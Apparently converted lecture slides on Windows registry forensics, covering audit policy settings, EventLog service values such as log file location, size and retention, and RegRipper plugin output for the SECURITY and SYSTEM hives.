
FF Policy Change

GG User/Group Account Management

HH Directory Service Access

II Account Logon Events

HKLM\SECURITY\Policy\PolAdtEv



HKLM\SECURITY\Policy\PolAdtEv

```
$ ./rip.pl -r SECURITY -p auditpol
```

Launching auditpol v.20080327


auditpol

Policy\PolAdtEv

LastWrite Time Tue Jul 14 04:34:05 2009 (UTC)

****Auditing is NOT enabled.**

HKLM\SECURITY\Policy\PolAdtEv



HKLM\SECURITY\Policy\PolAdtEv

```
$ ./rip.pl -r SECURITY -p auditpol
```

```
Launching auditpol v.20080327
```

```
auditpol
```

```
Policy\PolAdtEv
```

```
LastWrite Time Thu Jul 12 17:02:30 2012 (UTC)
```

Auditing is enabled.

Audit System Events = S/F

Audit Logon Events = S/F

Audit Object Access = S/F

Audit Privilege Use = S/F

Audit Process Tracking = S/F

Audit Policy Change = S/F


Audit Account Management = S/F

Audit Dir Service Access = S/F

Audit Account Logon Events = S/F

Event Log Settings

- More information can be found in `HKLM\System\CurrentControlSet\Services\EventLog`




The screenshot shows the Windows Registry Editor with the left pane displaying a tree of folders. The 'Eventlog' folder is selected and highlighted. The right pane displays a list of registry values for the 'Eventlog' service, organized into three columns: Name, Type, and Data.

Name	Type	Data
(Default)	REG_SZ	(value not set)
ComputerName	REG_SZ	USER-52FC4AE936
Description	REG_SZ	Enables event log messages issued by Windows-based...
DisplayName	REG_SZ	Event Log
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	Event log
ImagePath	REG_EXPAND_SZ	%SystemRoot%\system32\services.exe
ObjectName	REG_SZ	LocalSystem
PlugPlayServiceT...	REG_DWORD	0x00000003 (3)
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000020 (32)

Event Log Settings

DisplayNameFile: Identifies the file that stores the localized name of the event log.




The screenshot shows the Windows Event Viewer interface. On the left, the 'System' event log is selected under the 'Eventlog' folder. The right pane displays the properties of the 'System' event log, which are stored in the registry. The 'DisplayNameFile' value is highlighted with a red box.

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayNameFile	REG_EXPAND_SZ	%SystemRoot%\system32\els.dll
DisplayNameID	REG_DWORD	0x00000102 (258)
EventMessageFile	REG_SZ	%systemroot%\system32\stisvc.exe
File	REG_EXPAND_SZ	%SystemRoot%\system32\config\SysEvent.Evt
MaxSize	REG_DWORD	0x00080000 (524288)
PrimaryModule	REG_SZ	System
RestrictGuestAcc...	REG_DWORD	0x00000001 (1)
Retention	REG_DWORD	0x00093a80 (604800)
Sources	REG_MULTI_SZ	WZCSVC Workstation WindowsMedia Windows Update ...
TypesSupported	REG_BINARY	07 00 00 00

Event Log Settings

EventMessageFile: Path to the exe/dll that contains the display message




The screenshot shows the Windows Event Viewer interface. On the left, the 'System' log is selected under the 'Eventlog' folder. On the right, a table displays the registry settings for the System log. The 'EventMessageFile' entry is highlighted with a red box.

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayNameFile	REG_EXPAND_SZ	%SystemRoot%\system32\els.dll
DisplayNameID	REG_DWORD	0x00000102 (258)
EventMessageFile	REG_SZ	%systemroot%\system32\stisvc.exe
File	REG_EXPAND_SZ	%SystemRoot%\system32\config\SysEvent.Evt
MaxSize	REG_DWORD	0x00080000 (524288)
PrimaryModule	REG_SZ	System
RestrictGuestAcc...	REG_DWORD	0x00000001 (1)
Retention	REG_DWORD	0x00093a80 (604800)
Sources	REG_MULTI_SZ	WZCSVC Workstation WindowsMedia Windows Update ...
TypesSupported	REG_BINARY	07 00 00 00

Event Log Settings

File: Location of the event log file




The screenshot shows the Windows Event Viewer interface. On the left, the 'System' event log is selected under the 'Eventlog' folder. The right pane displays the settings for the 'System' event log. The 'File' setting is highlighted with a red box, indicating the location of the event log file.

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayNameFile	REG_EXPAND_SZ	%SystemRoot%\system32\els.dll
DisplayNameID	REG_DWORD	0x00000102 (258)
EventMessageFile	REG_SZ	%systemroot%\system32\stisvc.exe
File	REG_EXPAND_SZ	%SystemRoot%\system32\config\SysEvent.Evt
MaxSize	REG_DWORD	0x00080000 (524288)
PrimaryModule	REG_SZ	System
RestrictGuestAcc...	REG_DWORD	0x00000001 (1)
Retention	REG_DWORD	0x00093a80 (604800)
Sources	REG_MULTI_SZ	WZCSVC Workstation WindowsMedia Windows Update ...
TypesSupported	REG_BINARY	07 00 00 00

Event Log Settings

MaxSize: Maximum file sizes




The screenshot shows the Windows Event Viewer interface. On the left, the 'System' log is selected under the 'Eventlog' folder. The right pane displays a list of settings for the System log. The 'MaxSize' setting is highlighted with a red box. The table below represents the data shown in the right pane.

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayNameFile	REG_EXPAND_SZ	%SystemRoot%\system32\els.dll
DisplayNameID	REG_DWORD	0x00000102 (258)
EventMessageFile	REG_SZ	%systemroot%\system32\stisvc.exe
File	REG_EXPAND_SZ	%SystemRoot%\system32\config\SysEvent.Evt
MaxSize	REG_DWORD	0x00080000 (524288)
PrimaryModule	REG_SZ	System
RestrictGuestAcc...	REG_DWORD	0x00000001 (1)
Retention	REG_DWORD	0x00093a80 (604800)
Sources	REG_MULTI_SZ	WZCSVC Workstation WindowsMedia Windows Update ...
TypesSupported	REG_BINARY	07 00 00 00

Event Log Settings

Retention: Retention time for log file, in seconds



The screenshot shows the Windows Event Viewer interface. On the left, the 'System' log is selected under the 'Eventlog' folder. The right pane displays a list of registry values for the System log. The 'Retention' value is highlighted with a red box.


Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayNameFile	REG_EXPAND_SZ	%SystemRoot%\system32\els.dll
DisplayNameID	REG_DWORD	0x00000102 (258)
EventMessageFile	REG_SZ	%systemroot%\system32\stisvc.exe
File	REG_EXPAND_SZ	%SystemRoot%\system32\config\SysEvent.Evt
MaxSize	REG_DWORD	0x00080000 (524288)
PrimaryModule	REG_SZ	System
RestrictGuestAcc...	REG_DWORD	0x00000001 (1)
Retention	REG_DWORD	0x000093a80 (604800)
Sources	REG_MULTI_SZ	WZCSVC Workstation WindowsMedia Windows Update ...
TypesSupported	REG_BINARY	07 00 00 00

Event Log Settings

- Another item to note is that event logs can be configured to overwrite older log entries
- Ring buffer, not sequential file

Event Log Backup

- Must add a value to the subkeys of “eventlog” key and restart
 - 0 = Disabled / non-zero = Enabled
 - Log name-year-month-day-hour-minute-seconds-millisecond.evt
 - Logname-YYYY-MM-DD-HH-MM-SSS-mmm.evt



Regripper Example

```
$ ./rip.pl -r system -p eventlog
```

```
Launching eventlog v.20090112 eventlog v.20090112
```

```
(System) Get EventLog configuration info
```

```
Application \ Thu Jul 12 20:17:49 2012Z
```

```
File          = %SystemRoot%\system32\config\AppEvent.Evt
```

```
DisplayNameFile = %SystemRoot%\system32\els.dll
```

```
MaxSize       = 512.00KB
```

```
Retention     = 7.00 days
```

```
AutoBackupLogFiles = 1
```

```
Security \ Wed May 2 20:00:15 2012Z
```

```
File          = %SystemRoot%\System32\config\SecEvent.Evt
```

```
DisplayNameFile = %SystemRoot%\System32\els.dll
```

```
MaxSize       = 512.00KB
```

```
Retention     = 7.00 days
```

```
AutoBackupLogFiles = 1
```

```
System \ Thu Jul 12 17:05:34 2012Z
```

```
File          = %SystemRoot%\system32\config\SysEvent.Evt
```

```
DisplayNameFile = %SystemRoot%\system32\els.dll
```

```
MaxSize       = 512.00KB
```

```
Retention     = 7.00 days
```


Regripper Example

```
$ ./rip.pl -r system-p eventlogs  
Launching eventlogs v.20110830 eventlogs v.20110830  
(System) Gets Event Log settings from System hive
```

EventLog Configuration

ControlSet001\Services\Eventlog

LastWrite Time Thu Jul 12 20:28:44 2012 (UTC)

ComputerName = USER-6713BE3AFE

Application EventLog

ControlSet001\Services\Eventlog\Application

LastWrite Time Thu Jul 12 20:17:49 2012 (UTC)

Configuration Settings

Log location: %SystemRoot%\system32\config\AppEvent.Evt

Log Size: 524288 Bytes

AutoBackupLogFiles is Enabled

Security EventLog

ControlSet001\Services\Eventlog\Security

LastWrite Time Wed May 2 20:00:15 2012 (UTC)

